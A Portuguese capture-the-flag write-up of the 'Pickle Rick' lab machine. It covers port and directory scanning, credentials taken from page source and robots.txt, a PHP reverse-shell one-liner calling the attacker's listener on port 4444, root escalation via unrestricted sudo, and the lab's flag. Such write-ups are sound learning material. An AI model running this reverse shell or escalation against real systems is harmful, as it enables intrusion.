




1. RESUMO

Pickle Rick é uma máquina de dificuldade fácil, propositalmente vulnerável. Com login e senha simples de encontrar no código fonte e no arquivo `robots.txt`, foi possível obter acesso ao sistema, estabelecer uma shell reversa e, em seguida, escalar privilégios para root utilizando `sudo su`. Todas as flags foram capturadas com sucesso.

2. RECURSOS UTILIZADOS

Ferramenta	Finalidade
<code>nmap -A</code>	Varredura de portas e descoberta de serviços
<code>dirsearch</code>	Enumeração de diretórios e arquivos
<code>netcat (nc -lvnp)</code>	Listener para shell reversa
<code>php</code>	Execução remota de comandos para shell reversa
<code>sudo su</code>	Escalação de privilégio para root

3. RECONHECIMENTO

Varredura com Nmap

```
tsuki@Tsuki:~$ nmap -A 10.65.159.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-09 16:15 -03
Nmap scan report for 10.65.159.45
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:d6:b3:a3:56:d9:ca:2f:30:91:10:ea:f0:9c:47:87 (RSA)
|   256 d1:40:53:08:9f:be:bc:cd:84:ad:df:a3:ab:17:07:45 (ECDSA)
|_  256 5f:6b:cd:4b:a0:d5:6a:2b:b6:39:4d:da:62:ae:e6:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.37 seconds
tsuki@Tsuki:~$ ls
```

Portas abertas identificadas:

- **22/SSH** - OpenSSH 8.2p1
- **80/HTTP** - Apache 2.4.41 (Ubuntu)

Enumeração de Diretórios com Dirsearch

```
[16:50:30] 403 - 278B - /.htpasswd_test
[16:50:30] 403 - 278B - /.httr-oauth
[16:50:32] 403 - 278B - /.php
[16:50:53] 200 - 589B - /assets/
[16:50:53] 301 - 315B - /assets -> http://10.64.191.248/assets/
[16:51:14] 200 - 455B - /login.php
[16:51:27] 200 - 17B - /robots.txt
[16:51:28] 403 - 278B - /server-status
[16:51:28] 403 - 278B - /server-status/

Task Completed
```

Diretórios/arquivos encontrados:

- /assets/
- /login.php
- /robots.txt

4. ACESSO INICIAL

4.1 Descoberta das Credenciais

Acessando <http://10.65.159.45/login.php>, deparei-me com um formulário de login.

- **Usuário:** Encontrado ao inspecionar o código fonte da página (**Ctrl+U**)
 - `R1ckRu13s`
- **Senha:** Encontrada no arquivo <http://10.65.159.45/robots.txt>
 - `Wubba-Lubba-Dub-Dub!`

Portal Login Page

Username: Password:

Login

Com as credenciais em mãos, realizei o login na página e obtive acesso ao **Command Panel** que permitiria uma shell reversa.

5. SHELL REVERSA

Antes de executar a shell reversa, preparei um listener no meu ambiente de ataque:

Execução do Comando no Command Panel

No Command Panel da máquina alvo, executei o seguinte comando PHP para estabelecer uma conexão reversa:

Command Panel

```
php -r '$sock=fsockopen("192.168.229.225",4444);exec("/bin/sh -i 0<&3 1>&3 2>&3");'
```

Execute

No listener, recebi a conexão com sucesso, obtendo uma shell interativa no sistema alvo.

Com a shell reversa ativa no nosso listener (porta 4444), realizamos uma enumeração básica do sistema em busca de arquivos contendo flags. Foram encontrados dois arquivos `.txt` com flags parciais, restando apenas uma para completar o desafio — provavelmente localizada no diretório do usuário `root`

6. ESCALAÇÃO DE PRIVILÉGIO E FLAG ROOT

Dentro da shell reversa, verifiquei as permissões sudo do usuário atual:

Elevação para Root

Durante a enumeração de privilégios, identificamos que o usuário atual possuía permissão para executar o comando `sudo` sem restrições. Para confirmar:

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-66-142-29:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-66-142-29:
    (ALL) NOPASSWD: ALL
$ sudo su
cd /root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: 6700b-juria
█
```

O retorno mostrou que o usuário `www-data` podia executar qualquer comando root sem senha.

Com isso, elevei o privilégio para root:

Acessei o diretório `/root` e listei os arquivos:

3rd.txt

snap

Encontrei o arquivo `3rd.txt` e li seu conteúdo:

Flag 3 (Root): 3rd ingredients: 6700b-juria

Finalizando então esse desafio.